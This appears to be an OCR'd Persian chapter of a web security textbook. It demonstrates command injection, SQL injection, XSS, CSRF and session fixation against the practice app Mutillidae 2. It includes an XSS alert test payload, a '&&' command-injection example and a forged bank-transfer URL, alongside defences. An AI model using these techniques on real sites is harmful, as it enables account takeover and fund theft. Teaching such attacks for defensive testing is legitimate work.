
OWASP Top 10 > A1-Other Injection > Command Injection > DNS Lookup




وظیفه فیلد ورودی زیر این است که کاربر نام دامنه مورد نظر خود را وارد می کند و سپس درخواست DNS lookup برای دامنه ورودی به وب سرور ارسال می شود. هرچند از آنجایی که این فیلد اعتبارسنجی ورودی کاربر را به درستی انجام نمی دهد , هکر می تواند با اضافه کردن && دستور مورد نظر خود را به همراه دستور DNS Lookup به وب سرور ارسال کنند



دستور زیر را درون فیلد ورودی وارد کرده و بر روی دکمه Lookup DNS کلیک کنید :



همانطور که در نتایج نیز مشاهده می کنید علاوه بر ترجمه نام دامنه , محتویات جزئی پوشه فعلی نیز با استفاده از دستور ls -la نمایش داده می شود.



در سال 2014 آسیب پذیری معروفی با نام Shellshock معرفی شد. باگ شل شوک یک نوع آسیب پذیری تزریق دستور می باشد.



تزریق اسکیوال

هر اپلیکیشن وبی بدون داشتن یک پایگاه داده ناقص است. زمانیکه کاربر وب , با سایت تعامل برقرار می کند نیاز به دریافت داده ها از پایگاه داده است. رایج ترین شیوه تعامل با پایگاه داده از طریق اسکیوال می باشد. اپلیکیشن های وب با کدنویسی ضعیف معمولا عبارات اسکیوالی ایجاد کرده که با ورودی کاربر ترکیب می شود.

در صورتیکه در این شرایط فرم ورودی به درستی اعتبارسنجی نشود , هکر قادر به وارد کردن عبارات اسکیوال از طریق ورودی کاربر می باشد که در نتیجه آن عبارات وارد شده به پایگاه داده ارسال و در آنجا پردازش می شوند.

به منظور بکارگیری یک ضعف تزریق اسکیوال , ابتدا بایستی فیلدهای ورودی برنامه را شناسایی کنیم. ورودی های اپلیکیشن تنها به فیلدهای فرم که کاربر از طریق آن اطلاعات را به وبسایت ارسال می کند محدود نمی شود. هکر می تواند کوکی ها , هدرها یا درخواست های XML را ویرایش کرده تا داده های مخرب را به سرور پشتی ارسال کند.

در صورتیکه اپلیکیشن با استفاده از این داده ها کوئری اسکیوال را ایجاد کند , از این طریق می تواند داده های دیگر پایگاه داده را فریب داد و افشا کرد. هر متغیر یا فیلد ورودی نیاز به تست و اعتبارسنجی دارد.

پاسخ دریافتی از سرور به شما کمک می کند تا نوع پایگاه داده را شناسایی کنید. به عنوان یک هکر پیام های خطای دریافتی از سرور بسیار دارای اهمیت هستند. پیام خطا نشانه هایی را به ما می دهد که اپلیکیشن وب به احتمال زیاد دارای ضعف تزریق اسکیوال می باشد.



تصویر زیر مثالی از این یک پیام خطا از پایگاه داده Microsoft SQL می باشد :



تصویر زیر نمونه ای از پیام خطای پایگاه داده MySQL می باشد :




مسلما پیام خطا تضمین نمی کند که سرور نسبت به تزریق اسکیوال آسیب پذیر است ولی در نقش یک هکر کار شما بسیار آسان تر خواهد شد. شیوه دستی کشف یک آسیب پذیری استفاده از Paros , Burp یا ZAP و تزریق داده به فیلدها می باشد افزونه های Tamper Data و SQL Inject me دو نمونه از افزونه های شناخته شده فایرفاکس که در زمان تست فیلدهای ورودی فرم ها برای تزریق اسکیوال هستند.

یک هکر حرفه ای قادر به کوئری پایگاه داده به شیوه ای اختصاصی و با جزئیات بیشتر خواهد بود. به این منظور نیاز به شناسایی نام جداول و ستون های پایگاه داده به منظور سرقت داده ها خواهند بود. جدول metadata اطلاعات مربوط به کاربر , جداول تعریف شده و ستون ها را شامل می شود.



در صورتیکه هکر قادر به کوئری جدول metadata باشد قادر به بدست آوردن این اطلاعات به منظور حملات بعدی تزریق اسکیوال می باشد. حملات تزریق اسکیوال تنها محدود به استخراج اطلاعات از پایگاه داده نیست بلکه از این شیوه ها به منظور نوشتن داده ها در پایگاه داده و همچنین انجام حملات تزریق دستور در سیستم عامل پس زمینه استفاده کرد.

تصویر زیر نمای کلی از یک آسیب پذیری تزریق اسکیوال را نمایش می دهد :




فصل پنج به صورت اختصاصی به حملات تزریق اختصاص یافته است و در این بخش به صورت کامل درباره ابزارهای استفاده شده به منظور بکارگیری حملات تزریق اسکیوال صحبت خواهیم کرد. در این بخش تنها مروری بر این حملات داشتیم.



اسکریپت نویسی بین سایتی XSS

حملات اسکریپت نویسی بین سایتی Cross Site Scripting یا همان XSS حملاتی هستند که به هکر اجازه داده تا یک اسکریپت مخرب را بر روی وبسایت هدف ذخیره کرده تا قربانی را فریب داده تا اسکریپت را بر روی وبسایت هدف اجرا کند. اسکریپت بکار رفته معمولا به زبان جاوا اسکریپت نوشته شده است. نکته مهم این است که هرچند اسکریپت ممکن است در وبسایت هدف ذخیره شود ولی بر روی وبسایت اجرا نمی شود!! در واقع هدف اصلی این حملات کاربران وب در حین استفاده از مرورگر می باشد. اسکریپت بر روی مرورگر کاربر اجرا می شود و قادر به انجام همه کارهایی است که کاربر می تواند بر روی وبسایت انجام دهد .

از آنجایی که هدف این حملات اجرای اسکریپتی مخرب بر روی کلاینت می باشد با نام حملات سمت مشتری شناخته می شوند. در واقع وبسایت آسیب پذیر موجب شده تا به یاری هکر آمده و تبدیل به یک عامل مخرب برای کاربران شود. حملات بالقوه XSS تنها محدود به حمله به همان سایت یا سرقت اطلاعات از مرورگر نیستند. هکر می تواند از این حملات به منظور مورد هدف قرار دادن دیگر وبسایت ها نیز استفاده کند . عکس زیر تصویری از یک حمله XSS می باشد.





یک راه ساده به منظور شناسایی آسیب پذیر بودن صفحه وب به حملات XSS استفاده از اسکریپت های ساده و بدون ضرر درون فیلدهای ورودی فرم می باشد. در صورتیکه با وارد کردن این اسکریپت پنجره گفتگو نمایش داده شود , اپلیکیشن وب متاکاراکترها را فیلتر نمی کند و نسبت به حملات XSS آسیب پذیر است :


```
<script>alert(Asib Pazir be Hamalat XSS !!”);</script>
```

به منظور تست این حمله بار دیگر اپلیکیشن Mutillidae 2 را درون مرورگر باز کرده و به مسیر زیر رفته :


OWASP Top 10 > A2 - Cross Site Scripting (XSS) > Reflected (First Order) > DNS Lookup



این یک برنامه ساده برای DNS Lookup می باشد که اعتبارسنجی لازم را از فیلد ورودی به عمل نمی آورد. کافی است تا اسکریپت ذکر شده در بالا را وارد فیلد ورودی کنید و بر روی دکمه DNS Lookup کلیک کنید :



همانطور که ملاحظه می کنید , پنجره گفتگو جاوااسکریپت درون مرورگر باز شده و پیام مورد نظر ما در مرورگر نمایش داده می شود و از این طریق می توان فهمید که این فیلد مستعد اجرای حملات XSS می باشد.





انواع آسیب پذیری های XSS

ماندگار یا ذخیره شده : حملات XSS ماندگار یا ذخیره شده (Persistent or Stored) نوعی آسیب پذیری هستند که در آنها هکر وبسایت هدف را به منظور ذخیره اسکریپت ورودی فریب می دهد. بعدها هر زمان که کاربر این ورودی را نمایش دهد , اسکریپت ذخیره شده بر روی وبسایت به مرورگر ارسال شده و از آنجایی که مرورگر به اسکریپت ارسالی از سمت سرور در پی درخواست خود اعتماد دارد بدون هیچ فیلتری اجرا می کند. فروم ها و بخش های نقد و بررسی فروشگاهها گاها قربانی حملات ذخیره شده XSS هستند.

غیرماندگار یا بازتابی : حملات XSS از نوع بازتابی از یک ایمیل جعلی یا همان فیشینگ به منظور ارسال لینک وبسایت قربانی آسیب پذیر استفاده می کنند. لینک به نحوی ایجاد شده است که اسکریپت مخرب به عنوان بخشی از URL ایجاد می شود. زمانیکه کاربر بر روی آن کلیک می کند اسکریپت بر روی مرورگر کاربر اجرا می شود. برای کوتاه تر شدن اسکریپت می توان از لینک های کوتاه استفاده کرد. راههای مختلف حملات XSS به شرح زیر می باشند :

1. سرقت نام کاربری , رمزعبور و کوکی های کاربر

2. اسکن دیگر وبسایت ها و سرورها

3. درگیری کردن مرورگر کاربر به تراکنش هایی بر روی سرور آسیب پذیر بدون اینکه وی مطلع شود

4. هدایت کاربر به دیگر وبسایت ها

5. سرقت فایل ها از رایانه قربانی

در فصل 6 بیشتر درباره حملات XSS و CSRF صحبت خواهیم کرد.



جعل درخواست بین سایتی

حملات XSS مرورگر را در اجرای اسکریپت و انجام کارهای ناخواسته از جانب قربانی فریب می دهد. حملات CSRF یا همان Cross Site Request Forgery نوع مشابهی از حملات XSS به شمار می رود . از چه نظر شباهت دارند ؟ از این منظر که هکر قربانی را در انجام یکسری کارها فریب می دهد . چه تفاوتی دارند ؟ حملات CSRF این کار را بدون استفاده از اسکریپت انجام می دهد. هدف عمل مخرب اپلیکیشن وب می باشد که قربانی قبلا به این شیوه احرازهویت شده است.

گرچه حملات XSS و CSRF شباهت هایی دارند ولی تفاوت های متمایزی هم دارند . در یک آسیب پذیری CSRF هکر ابتدا اقدام به سرقت هویت قربانی می کند و سپس از جانب وی اقدامات مخرب مورد نظر خود را انجام می دهد. حملات CSRF اغلب به منظور تغییر جزئیات کاربر بر روی وبسایت آسیب پذیر (همچون آدرس ایمیل , شماره تلفن و...) به کار می روند.

حملات CSRF را با نام های One Click Attack و Session riding Attack نیز می شناسند.

نمونه ای از این حملات به شرح زیر می باشد :

1.هکر یک لینک مستقیم بر روی یک اپلیکیشن بانک را شناسایی می کند تا از طریق آن پول را انتقال دهد :

```
http://vulnerablebank.com/transfer.do?acct=ROGER&amount=100
```

2.قربانی دارای یک حساب بر روی وبسایت بانک vulnerablebank.com دارد و هم اکنون از طریق اپلیکیشن بانک احرازهویت شده است.



3. هکر قربانی را فریب داده تا لینک دستکاری شده را باز کند . این کار از طریق ارسال لینک به شیوه حملات فیشینگ یا ذخیره لینک در یک فروم یا وبسایت دیگر انجام می شود.

کاربر پس از کلیک بر روی لینک مستقیم به دلیل اینکه کاربر از قبل احرازهویت شده است و وجه قابل انتقال نیز درون لینک درج شده است عملا ناخواسته وجه را انتقال می دهد. لینک دستکاری شده به صورت زیر می باشد :

http://vulnerablebank.com/transfer.do?acct=ATTACKER_ACCOUNT&amount=100

در این حمله فرضی مقصر اپلیکیشن وب می باشد چرا که نسبت به حملات CSRF آسیب پذیر است چرا ؟ به این دلیل که به صورت کورکورانه درخواست های ورودی از یک مرورگر احرازهویت شده را قبول می کند و وجه را انتقال می دهد. در طی انجام هر تراکنش حیاتی و دیگر معاملات آنلاین بانکی اپلیکیشن وب بانک بایستی مجدد از کاربر درخواست احرازهویت کند یا حداقل برای عبور یک کد Captcha قبول کند که تنها با کلیک بر روی یک آدرس URL یک فاجعه عظیم رخ ندهد.

استفاده از توکن های تصادفی که با نام Anti CSRF Tokens شناخته می شوند , موجب تغییر توکن در هر درخواست شده راهی عالی به منظور جلوگیری از این حملات بوده چرا که هکر قادر به حدس این توکن های متغیر پویا نخواهد بود.



آسیب پذیری های مبتنی بر نشست

توکن نشست یکی از مهم ترین مکانیزم های موجود در سرتاسر الگوی احرازهویت اپلیکیشن های وب به شمار می رود. زمانیکه کاربر با موفقیت در یک اپلیکیشن وب احرازهویت می شود و به عبارت دیگر لاگین می کند , یک توکن نشست به وی اختصاص داده می شود. این توکن معمولا یک شماره بسیار طولانی تصادفی است که حدس زدن آن را غیرممکن می سازد. سپس این توکن بین کاربر و اپلیکیشن وب به اشتراک گذاشته شده و در طی تمامی تعاملات کاربر با وب به منظور ادامه احرازهویت کاربر از آن استفاده می شود. در واقع توکن نشست شناسه هویت کاربر می باشد. علاوه بر اهداف احرازهویت از شناسه توکن به منظور ردیابی رفتار کاربران وب نیز استفاده می شود. در صورتیکه هکر قادر به سرقت توکن قربانی باشد به سادگی می تواند خودش را جای وی معرفی کند و در واقع هویت وی را به سرقت ببرد. شناسه نشست به یکی از مهم ترین بخش های اطلاعاتی تبدیل شده و به همین منظور بایستی به خوبی و با دقت تمام از آن محافظت به عمل آید.

راههای مختلف سرقت توکن ها

راههای مختلفی برای سرقت توکن های نشست وجود دارد که در اینجا به معرفی آنها می پردازیم :

- بروت فورس توکن های قابل پیش بینی
- شنود یک توکن بر روی کابل ارتباطی
- به مخاطره انداختن توکن با استفاده از حملات سمت کاربر (مثلا XSS)
- حملات شخص واسط



بروت فورس توکن ها

برخی اپلیکیشن های وب هنوز هم از نشست های قابل پیش بینی استفاده می کند و حدس یا بروت فورس این نشست ها کار بسیار ساده ای است. این توکن ها از تعداد محدودی از اعداد با ترتیب افزایشی ایجاد می شوند. به این شیوه امکان دسترسی دیگر کاربران به توکن های ایجاد شده وجود دارد. دیگر روش های ایجاد توکن استفاده از داده های کاربر همچون نام کاربری و آدرس آیپی و سپس انکودینگ جای دادن آن درون توکن و مخفی کردن آن از هکرها می باشد. پس از اینکه تعدادی توکن نشست ایجاد شد می توان آنها را آنالیز کرد و احتمال شکستن آنها را بررسی کرد.

شنود توکن ها و حملات شخص واسط

این دو مدل از سرقت توکن ها بسیار شبیه هم هستند . در این روش هکر سعی در شنود ارتباط بین سرور و کلاینت می کند. سپس توکن نشست از داده های شنود شده استخراج می شود. شنود را می توان از طریق حملات شخص واسط و یا از طریق شنود بر روی کابل ارتباطی انجام داد. پس از آنکه توکن نشست به سرقت رفت با استفاده از آن می توان هویت کاربر هدف را به سرقت برد و خود را به جای وی معرفی کرد.



سرقت توکن ها با حملات XSS

زمانیکه یک کاربر وب احرازهویت می شود یک نشست در مرورگر وی ایجاد می شود. همین توکن برای تعاملات بعدی کاربر وب با اپلیکیشن وب استفاده می شود و توکن نشست درون مرورگر ذخیره می گردد. در صورتیکه اپلیکیشن وب نسبت به آسیب پذیری های XSS آسیب پذیر باشد , هکر می تواند کاربر را فریب داده تا یک اسکریپت سرقت توکن را بر روی مرورگر خود اجرا کند و از این طریق به صورت ریموت توکن قربانی برای هکر ارسال خواهد شد.

اشتراک توکن نشست بین اپلیکیشن و مرورگر

راههای مختلفی به منظور ارسال توکن بین اپلیکیشن وب و مرورگر وجود دارد که عبارتند از :

- ارسال توکن نشست در آدرس URL
- استفاده از فیلدهای مخفی فرم
- استفاده از فیلد set-coockie درون هدر



ابزارهای آنالیز توکن ها

ابزار ZAP (Zed Attack Proxy) و WebScarab به صورت پیش فرض درون سیستم عامل کالی لینوکس موجود است و قابلیت درون ساخت به منظور جمع آوری و آنالیز توکن ها می باشد. ابزار WebScarab دارای ویژگی خوبی به منظور آنالیز و نقشه برداری مقادیر آنها بر روی گراف می باشد. این قابلیت موجب شده تا به سادگی تمام , تصادفی بودن و توزیع توکن های استفاده شده توسط اپلیکیشن , بر واحد زمان تعریف شده , تصویر سازی شود.

علاوه بر دو ابزار بالا Burp Suite نیز دارای آنالیزور توکن های نشست با نام Sequencer می باشد. عملکرد Sequencer بسیار انعطاف پذیر بوده و به تستر اجازه می دهد تا توکن ها را به صورت دستی شناسایی کند. علاوه بر این به شما اجازه می دهد تا یک فایل توکن ذخیره شده به صورت آفلاین را برای آنالیز استفاده کنید. این ابزار نرخ تصادفی بودن توکن ها را بر اساس استانداردهای تعیین شده FIPS تست و بررسی می کند.

حمله تثبیت نشست

تثبیت نشست حمله ای می باشد که هکر در آن یک شناسه نشست از قبل شناسایی شده را به کاربر اختصاص می دهد و این کار نیاز به لاگین کاربر به اپلیکیشن وب ندارد. به این صورت که هکر یک توکن نشست قانونی را از وبسایت دریافت کرده و کاربر را به استفاده از این شناسه نشست فریب می دهد تا زمانی که وی به اپلیکیشن وب لاگین کرد از این توکن استفاده کند.



از آنجایی که هکر از قبل شناسه نشست را در اختیار دارد در نتیجه قادر به سرقت هویت کاربر می باشد. یک مثال ساده از این حمله به صورت زیر می باشد :

1. هکر از وبسایت هدف بازدید می کند و یک شناسه نشست برای او صادر می شود.

2. در ادامه هکر یک آدرس URL ایجاد کرده که این آدرس شامل شناسه نشست می باشد و کاربر را با روش های مختلف از جمله فیشینگ به استفاده از این آدرس URL ترقیب می کند.


3. پس از کلیک بر روی لینک مذکور کاربر به اپلیکیشن وب متصل می شود و سعی در ورود (با استفاده از شناسه نشستی که در اختیار دارد) می کند.

4. قربانی با موفقیت وارد اپلیکیشن می شود ولی هیچ نشست جدیدی برای وی ایجاد نمی شود چرا که از قبل دارای یک توکن نشست می باشد که توسط هکر به وی داده شده

5. پس از ورود کاربر به اپلیکیشن هکر می تواند کنترل نشست را با استفاده از همان توکن ایجاد شده در اختیار بگیرد و هویت وی را جعل کند.

تصویر زیر دیاگرامی از نحوه اجرای حملات تثبیت نشست (Session Fixation) را به شما نمایش می دهد.





مقابله با حملات تثبیت نشست

در صورتیکه توکن نشست به عنوان بخشی از آدرس URL استفاده شود , انجام این حمله بسیار آسان خواهد بود چرا که ایجاد یک آدرس سفارشی به منظور جلب نظر قربانی کار ساده ای است. در صورتیکه توکن نشست از طریق کوکی ها ارسال گردد کار هکر بسیار دشوار خواهد شد. تنظیم کوکی بر روی مرورگر هدف کار بسیار سختی است مگر اینکه اپلیکیشن هدف خود دارای آسیب پذیری هایی همچون XSS داشته باشد که از این طریق هکر می تواند با استفاده از اسکریپت کوکی را بر روی مرورگر هدف تنظیم کند.

